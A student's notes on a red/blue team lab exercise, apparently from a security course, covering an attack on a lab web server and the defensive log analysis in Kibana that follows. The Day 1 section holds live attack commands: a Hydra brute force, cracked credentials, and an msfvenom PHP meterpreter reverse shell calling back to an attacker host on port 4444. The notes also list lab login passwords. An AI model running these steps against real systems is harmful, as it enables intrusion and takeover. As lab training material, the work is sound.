Project 2 Red/Blue

Take lots of notes

Document steps and methodology

https://labs.azure.com/register/wnyc2fqc

Username/password to get into Remote Desktop Connection: azadmin/p4ssw0rd\*

1. Attack VM Kali root/p: toor

2. Capstone target machine \*fwds logs to ELK (metricbeat and filebeat)

3. ELK VM


Day1: Find the Capstone VM flag \*\*Look a Overview in ppt

Day2: Answer all provided questions about the logs captured in Kibana

Day3: Complete a presentation summarizing your findings


Day 1

nmap 192.168.1.105




Went to 192.168.1.105






Navigated to 192.168.1.105/company\_folders/secret\_folder/

Ran hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder/



Found Ashton’s note to himself:



Crack Ryan’s hash using crackstation

ryan

linux4u

used tht to login via 192.168.1.105/webdav/

found this 

hash analyzer can’t recognize this hash…

=md4gen

PHP reverse shell payload

Msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.90 lport=-4444 >> shell.phpryan

Msfconsole

Use exploit/multi/handler

Set payload php/meterpreter/reverse\_tcp

Lhost 192.168.1.90


Moved shell/php to webdav folder

Nav to 192.168.1.105/webdav and logged in using ryan’s credentials

Click on my ‘shell.php’ to run


Go back to Kali window(msfconsole) meterpreter shell now up:


cd /  
cat flag.txt




DAY 2


Creating dashboards in ELK





1. Identify the offensive traffic between my machine and the web machine.
   1. When did the interaction occur? June 13 3pm to 6pm, time is off on the VM\*
   2. What responses did the victim send back? Mostly status 207 regarding Webdav, a couple 401 for unauthorized in regards to authentication, a 200 meaning I was able to authenticate.



* 1. What data is concerning from the Blue Team perspective? 10 shell.php requests, large spikes in any of the data indicate something unusual is going on.
  2. 


1. Find the request for the Hidden Directory
   1. How many requests were made to this directory? At what time and from which IP Address?
      1. 7 on Jun 16, 4pm \*\*my time is off because I had my VM reset after completing Day so I had to go back and redo parts of Day 1 in order to show the data in ELK




* 1. Which files were requested? What information did they contain? GET requests it contained info that told me how to use WebDav into their server.

GET /company\_folders/secret\_folder/connect\_to\_corp\_server

* 1. What kind of alarm would you set to detect this behavior in the future? An alarm to monitor any logins to that ‘secret\_folder’ page
  2. Identify at least one way to harden the vulnerable machine that would mitigate this attack. Enforce a much stronger password policy and training for Ashton.

1. Identify the brute force attack.
   1. Can you identify the packets specifically from Hydra? User\_agent.original: mozillaHow many requests were made in the brute-force attack? 62
   2. How many requests had the attacker made before discovering the correct password in this one? 62
   3. What kind of alarm would you set to detect this behavior in the future and at what threshold? Set a low threshhold that would lock out and send an laert for x # of page requests.
   4. Identify at least one way to harden the vulnerable machine that would mitigate this attack.
      1. Stronger password policy.
2. Find the WebDav connection.
   1. How many requests were made to this directory?
   2. Which files were requested?
      1. Webdav/shell.php and passwd.dav
   3. What kind of alarm would you set to detect such access in the future? Alert to access by any machine other than specific IPs
   4. Identify at least one way to harden the vulnerable machine that would mitigate this attack.
      1. Do not allow upload of shell.php files
      2. Restrict connectivity/access to WebDav from the web.
3. Identify the reverse shell and meterpreter traffic
   1. Can you identify traffic from the meterpreter session?
      1. Yes, I can see the shell.php file that was uploaded and activity thru the port 4444

Filter by 192.168.1.105 and port 4444

* 1. What kinds of alarms would set to detect this behavior in the future? Alert by traffic over port 4444 or by upload of ANY php file
  2. Identify at least one way to harden the vulnerable machine that would mitigate this attack.
     1. Remove ability to upload files.